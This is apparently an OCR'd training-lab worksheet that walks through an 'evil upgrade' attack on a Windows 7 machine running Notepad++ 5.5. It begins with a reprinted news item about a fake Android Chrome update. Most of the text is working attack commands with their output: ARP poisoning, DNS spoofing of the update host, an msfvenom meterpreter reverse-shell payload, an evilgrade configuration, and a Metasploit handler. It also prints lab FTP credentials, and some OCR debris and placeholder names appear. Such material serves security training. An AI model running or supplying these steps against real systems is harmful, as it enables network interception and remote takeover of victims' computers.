
HEXID:
EvilGrade.

1. EvilGrade.

- **Case:** ": "Malicious Chrome update actively targeting Android users", Help Net Security, 2016."
  - Reference: https://www.helpnetsecurity.com/2016/05/03/malicious-chrome-update-targeting-android/



Malicious Chrome update actively targeting Android users

Free tool download: Netwrix Change Notifier for Active Directory

A fake malicious Chrome update is being actively pushed onto Android users, saddling them with information-stealing malware that can be uninstalled only by restoring the device to factory settings – and losing data in the process.

The malicious file – *Update_chrome.apk* – is hosted on a continually changing list of pages whose URLs sport variations on expressions like "Google", "Google apps", "Google market", "Android update".

Once victims are tricked into downloading and installing the fake update, the malware asks for administrative access to the device. When that access is granted, it:


- Checks for installed security applications and terminates them
- Registers the device with the C&C server
- Monitors SMS and call operations, collects SMSes and call logs and sends them to the C&C server
- Shows a fake payment page for harvesting payment card details each time the user tries to access the Google Play store (via the dedicated app), and

- **Requires:** "HEXID_KALI", "HEXID_WIN7", "HEXID_R1", "HEXID_R2", "HEXID_GW", "HEXID_FTP", "HEXID_SERVICES".

- **Goal:** perform an evil upgrade attack by targetting a Windows 7 client with Notepad++ 5..

- **Multimedia:** EvilGrade (HG-0115).

- On "HEXID_WIN7":
  - Download from the "HEXID_FTP" server the "Notepad++ 5.5 installation files". Perform a default (English) installation of "Notepad++ 5.5". Do not run Notepad ++ yet. Do not install any updates yet.
    - FTP server: "192.168.5.81".
    - User "kate", password "libby".
    - Folder "0x00".



- On "HEXID_KALI":
  - Make sure that the build-in HTTP server on "HEXID_KALI" is disabled:
    - "Application" --> "Kali Linux" --> "System services" --> "HTTP" --> "apache2 stop".
  - Make sure that IPv4 forwarding is enabled:
    - Command "echo '1' > /proc/sys/net/ipv4/ip_forward".
  - Make sure that you perform an ARP cache poisoning attack between the gateway ("HEXID_GW") and the "HEXID_WIN7" machine. In order to execute the attack, open two consoles:
    - Command "arpspoof -i eth0 -t 192.168.4.1 192.168.4.86".
    - Command "arpspoof -i eth0 -t 192.168.4.86 192.168.4.1".
  - Make sure that you are spoofing the DNS name that Notepad++ is going to resolve to fetch its updates: "notepad-plus.sourceforge.net". Point it to your "HEXID_KALI" machine (192.168.4.77).
    - Create a file called "hosts" and add the following information to it.

- Launch dnsspoof by using the command "dnsspoof -i eth0 -f /root/hosts".

- Generate the malicious backdoor code that we will run on the remote client:
  - In a shell, run the command "msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.4.77 -f exe > /root/notethis.exe". This will generate a new executable in the current directory.

- Launch and configure Evilgrade:
  - In a shell, run the command "evilgrade".
    - Use the command "help" to see all the current options.
    - Launch the module by running "configure notepadplus".
    - Show the options of this module by using the command "show options".
    - Set the evil upgrade software: (type exactly what follows) set agent '["<%OUT%>/root/notethis.exe<%OUT%>"]'

  - Launch the Evilgrade service by using the command "start".

- Launch the Metasploit console and configure a reverse TCP handler:
  - In a shell, launch the command "msfconsole".
    - Launch the multi handler for Meterpreter: "use exploit/multi/handler"
    - Set your Kali IP: "set lhost 192.168.4.77".
    - Show the options by "show options".

```
msf > use exploit/multi/handler
msf exploit(handler) > set lhost 192.168.4.77
lhost => 192.168.4.77
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


    - Set the Meterpreter payload "set payload windows/meterpreter/reverse_tcp".

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, th
rocess, none)
   LHOST     192.168.4.77     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.4.77:4444
[*] Starting the payload handler...
```

    - Show the options again by using "show options". Note that more parameters are available. Leave everything default.

- Launch the listener by using "exploit".

- On "HEXID_WIN7":
  - Flush the DNS cache: open a DOS prompt as administrator ("RM" --> "run as administrator") --> "ipconfig /flushdns".
  - Launch Notepad++ and check for updates. Before proceeding with the update, make sure that it is actually your update by checking the Kali feedback on the prompts!



  - If you do not see any information in your "HEXID_KALI" console, do not proceed, but check where there might be an issue.

  - After verification of the Kali messages, Notepad++ will also tell you that you need to do the update with elevated privileges. Close Notepad++ and launch it again as administrator ("run as").
  - Run the update again. BAZINGA.

  - Press "yes" and perform the upgrade.

- On "HEXID_KALI":
  - Verify the results of the upgrade. A new shell should be available in Metasploit to play with!